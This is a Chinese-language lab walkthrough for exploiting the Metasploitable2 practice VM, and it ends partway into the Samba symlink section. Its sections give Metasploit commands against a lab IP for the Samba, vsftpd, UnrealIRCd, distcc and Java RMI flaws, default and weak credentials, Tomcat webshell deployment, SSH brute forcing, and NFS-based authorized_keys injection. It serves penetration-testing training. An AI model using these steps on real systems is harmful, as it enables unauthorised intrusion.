Metasploitable2靶机漏洞

2017/5/12:增加了Tomcat管理台默认口令漏洞方法二

[Metasploitable2靶机漏洞 1](#_Toc3977)

[弱密码漏洞(Weak Password) 2](#_Toc8277)

[Samba MS-RPC Shell命令注入漏洞 6](#_Toc2968)

[Vsftpd源码包后门漏洞 7](#_Toc29063)

[UnrealIRCd后门漏洞 9](#_Toc1670)

[Linux NFS共享目录配置漏洞 10](#_Toc31061)

[Java RMI SERVER命令执行漏洞 13](#_Toc14580)

[Tomcat管理台默认口令漏洞 15](#_Toc27047)

[Tomcat管理台默认口令漏洞方法二： 18](#_Toc8649)

[Root用户弱口令漏洞（SSH爆破） 20](#_Toc4066)

[Distcc后门漏洞 23](#_Toc25230)

[Samba sysmlink 默认配置目录遍历漏洞 24](#_Toc12881)

[PHP CGI参数注入执行漏洞 27](#_Toc20384)

[Druby 远程代码执行漏洞 28](#_Toc26141)

[Ingreslock后门漏洞 31](#_Toc23255)

[Rlogin后门漏洞 33](#_Toc2500)

# 弱密码漏洞(Weak Password)

## 安全组织索引

CVE：

OSVDB：

BID：

## 原理

系统或者数据库的登录用户，密码简单或者和用户名相同，容易通过暴力破解手段来获取密码。

参考链接如下：

## 影响系统/软件

所有使用用户名/密码登录的系统/软件都有可能存在此问题。


在Metasploitable2中，系统口令、MySQL、PostgreSQL和VNC远程登录都存在弱密码漏洞

## 使用工具


Kali-linux

## 利用步骤


* **系统弱密码登录**

1. 在kali上执行命令行telnet 7.7.5.251 23
2. login和password都输入msfadmin
3. 登录成功，进入系统
4. 
5. 相同的步骤，弱密码还有user/user、postgres/postgres、sys/batman、klog/123456789、service/service

* **MySQL弱密码登录**

1. 在kali上执行mysql –h 7.7.5.251 –u root
2. 登录成功，进入mysql系统
3. 

* **PostgreSQL弱密码登录**

1. 在kali上执行psql –h 7.7.5.251 –U postgres
2. 输入密码postgres
3. 登录成功，进入postgresql系统
4. 

* **VNC弱密码登录**

1. 在kali图形界面的终端中执行vncviewer 7.7.5.251
2. 输入密码password
3. 登录成功，进入系统
4. 
5. 

## 攻击样本

## 对应规则

## 友商防护能力

# **Samba MS-RPC Shell命令注入漏洞**

## **安全组织索引**

**CVE：CVE-2007-2447**

**BID：BID-23972**

**OSVDB：OSVDB-34700**

## **原理**

Samba中负责在SAM数据库更新用户口令的代码未经过滤便将用户输入传输给了/bin/sh。如果在调用smb.conf中定义的外部脚本时，通过对/bin/sh的MS-RPC调用提交了恶意输入的话，就可能允许攻击者以nobody用户的权限执行任意命令。

参考链接如下：

<http://samba.org/samba/security/CVE-2007-2447.html>

<http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534>

## **影响系统/软件**

Xerox WorkCentre Pro

Xerox WorkCentre

VMWare ESX Server

Turbolinux Server/Personal/Multimedia/Home/Desktop/Appliance/FUJI

Trustix Secure Linux

SUSE Linux Enterprise

Sun Solaris

Slackware Linux

RedHat Enterprise

Mandriva Linux

MandrakeSoft Corporate Server

HP HP-UX

Gentoo Linux


Debian Linux

Apple Mac OS X

## **使用工具**

Kali，Metasploit

## **利用步骤**

1. 在kali中执行msfconsole，启动metasploit
2. use exploit/multi/samba/usermap\_script，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器IP
4. exploit，开始攻击
5. 利用成功，执行uname –a验证
6. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# **Vsftpd源码包后门漏洞**

## **安全组织索引**

**CVE：**

**BID：BID-**48539

**OSVDB：OSVDB-73573**

## **原理**

在特定版本的vsftpd服务器程序中，被人恶意植入代码，当用户名以“:)”为结尾，服务器就会在6200端口监听，并且能够执行任意代码。

参考链接如下：

<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

<http://pastebin.com/AetT9sS5>


## **影响系统/软件**

Vsftpd server v2.3.4

## **使用工具**

Kali，Metasploit

## **利用步骤**

1. 在kali中执行msfconsole，启动metasploit
2. use exploit/unix/ftp/vsftpd\_234\_backdoor，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器IP
4. exploit，开始攻击
5. 利用成功，执行uname –a验证
6. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# **UnrealIRCd后门漏洞**

## **安全组织索引**

**CVE：CVE-2010-2075**

**BID：BID-**40820

**OSVDB：OSVDB-65445**

## **原理**

在2009年11月到2010年6月间分布于某些镜面站点的UnrealIRCd，在DEBUG3\_DOLOG\_SYSTEM宏中包含外部引入的恶意代码，远程攻击者能够执行任意代码。

参考链接如下：

<http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt>


## **影响系统/软件**

Unreal UnrealIRCd 3.2.8.1

## **使用工具**

Kali，Metasploit

## **利用步骤**

1. 在kali中执行msfconsole，启动metasploit
2. use exploit/unix/irc/unreal\_ircd\_3281\_backdoor，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器IP
4. exploit，开始攻击
5. 利用成功，执行uname –a验证
6. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# Linux NFS共享目录配置漏洞

## 安全组织索引

CVE：无

OSVDB：无

BID：无

## 原理

NFS 服务配置漏洞，赋予了根目录远程可写权限，导致/root/.ssh/ authorized\_keys可被修改，实现远程ssh无密码登陆。

## 影响系统/软件


所有Linux系统的NFS服务

## 使用工具


Kali-linux

## 利用步骤


1. 在kali上执行命令行rpcinfo –p 7.7.5.251，查看nfs服务有无开启：



1. 用showmount -e 7.7.5.251查看其设置的远程共享目录列表：




1. 输入ssh-keygen生成rsa公钥：



1. 依次输入

* mount –t nfs 7.7.5.251:/ /tmp/t00l(预先创建)，把7.7.5.251的根目录挂载到/tmp/t00l/下；注：如果提示下图中错误则需要/etc/init.d/rpcbind start来启动mount
* cat /root/.ssh/id\_rsa.pub >> /tmp/t00l/root/.ssh/authorized\_keys，把生成的公钥追加到靶机的authorized\_keys下；
* ssh [root@7.7.5.251](mailto:root@7.7.5.251)，实现无密码登陆



## 攻击样本

无

## 对应规则

## 友商防护能力

# Java RMI SERVER命令执行漏洞

## 安全组织索引

CVE：无

OSVDB：17535

BID：无

## 原理

Java RMI Server的RMI注册表和RMI激活服务的默认配置存在安全漏洞，可被利用导致代码执行

## 影响系统/软件


Oracle Java RMI Server

## 使用工具

Metasploit

## 利用步骤

1. Nmap –p0-65535 7.7.5.251来查看1099端口是否开启



1. 依次输入以下命令：
   * + use exploit/multi/misc/java\_rmi\_server
     + set RHOST 7.7.5.251(靶机IP)
     + exploit
     + shell(进入meterpreter时执行)



然后即可获得shell了

## 攻击样本

## **对应规则**

## **友商防护能力**

# Tomcat管理台默认口令漏洞

## 安全组织索引

CVE：无

OSVDB：无

BID：无

## 原理

Tomcat 管理台安装好后需要及时修改默认管理账户，并杜绝弱口令，成功登陆者可以部署任意web应用,包括webshell.

## 影响系统/软件

Tomcat


## 使用工具

Nessus


JSPwebshell

## 利用步骤


1. 访问7.7.5.251:8081,点击tomcat manager，输入tomcat/tomcat，即可进入管理台




1. 在自己机器上准备好JSP webshell（liuz.jsp），通过jar –cvf 来打包成liuz.war



1. 通过tomcat管理台deploy刚才打包的liuz.war



1. 打包成功可以看到应用目录生成(/liuz)



1. 访问7.7.5.251/liuz/liuz.jsp得到webshell





## 攻击样本

## **对应规则**

## **友商防护能力**

# Tomcat管理台默认口令漏洞方法二：

**用自带词典爆出账户密码（这里全为弱口令，自带字典就可以）**

**msf > search tomcat**

**msf > use auxiliary/scanner/http/tomcat\_mgr\_login**

**msf auxiliary(tomcat\_mgr\_login) > set rhost xxx**

**msf auxiliary(tomcat\_mgr\_login) > set rport 8180**

**msf auxiliary(tomcat\_mgr\_login) > exploit**

**利用爆出的用户密码渗透：**

**msf auxiliary(tomcat\_mgr\_login) > use exploit/multi/http/tomcat\_mgr\_deploy**


**msf exploit(tomcat\_mgr\_deploy) > set rhost xxx**


**msf exploit(tomcat\_mgr\_deploy) > set rport 8180**


**msf exploit(tomcat\_mgr\_deploy) > set username tomcat**

**msf exploit(tomcat\_mgr\_deploy) > set password tomcat**

**msf exploit(tomcat\_mgr\_deploy) > exploit**







# Root用户弱口令漏洞（SSH爆破）

## 安全组织索引

CVE：无

OSVDB：无

BID：无

## 原理

靶机root用户存在弱口令漏洞，在使用指南里并没有指出。.

## 影响系统/软件


Linux

## 使用工具

metasploit

## 利用步骤

1. 输入nmap –sV –O 7.7.5.251,查看SSH端口是否开启：



1. 打开metasploit framework依次输入:

use auxiliary/scanner/ssh/ssh\_login


set RHOSTS 7.7.5.251

set USERNAME root

set PASS\_FILE /tmp/r00t/pass.txt(字典文件，需要预先生成)

set THREADS 50

run



root口令爆破成功 ,口令为root

1. ssh [root@7.7.5.251](mailto:root@7.7.5.251) 成功登陆：



## 攻击样本

## **对应规则**

## **友商防护能力**

# **Distcc后门漏洞**

## **安全组织索引**

**CVE：CVE-2004-2687**

**BID：**

**OSVDB：OSVDB-13378**

## **原理**

Distcc用于大量代码在网络服务器上的分布式编译，但是如果配置不严格，容易被滥用执行命令，该漏洞是XCode 1.5版本及其他版本的distcc 2.x版本配置对于服务器端口的访问不限制。

参考链接如下：

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687>


## **影响系统/软件**

**distcc 2.x**

## **使用工具**

Kali，Metasploit

## **利用步骤**

1. 在kali中执行msfconsole，启动metasploit
2. msf > use exploit/unix/misc/distcc\_exec，选择漏洞
3. set RHOST 7.7.5.251，设置要攻击的机器IP
4. exploit，开始攻击
5. 利用成功，执行id查看权限，uname –a验证服务器信息
6. 

## **攻击样本**

## **对应规则**

## **友商防护能力**

# **Samba sysmlink 默认配置目录遍历漏洞**

## **安全组织索引**

**CVE：CVE-** **2010-0926**

**BID：33598**

**OSVDB：OSVDB-62145**

## **原理**

Samba是一套实现SMB（server messages block）协议，跨平台进行文件共享和打印共享服务的程序，samba的sambd默认配置在可写文件共享时，存在目录遍历漏洞，远程用户可以通过smbclient端使用一个对称命，创建一个包含..的目录遍历符的软连接 ，可以进行目录遍历以及访问任意文件。

参考链接如下：

<http://cve.scap.org.cn/CVE-2010-0926.html>


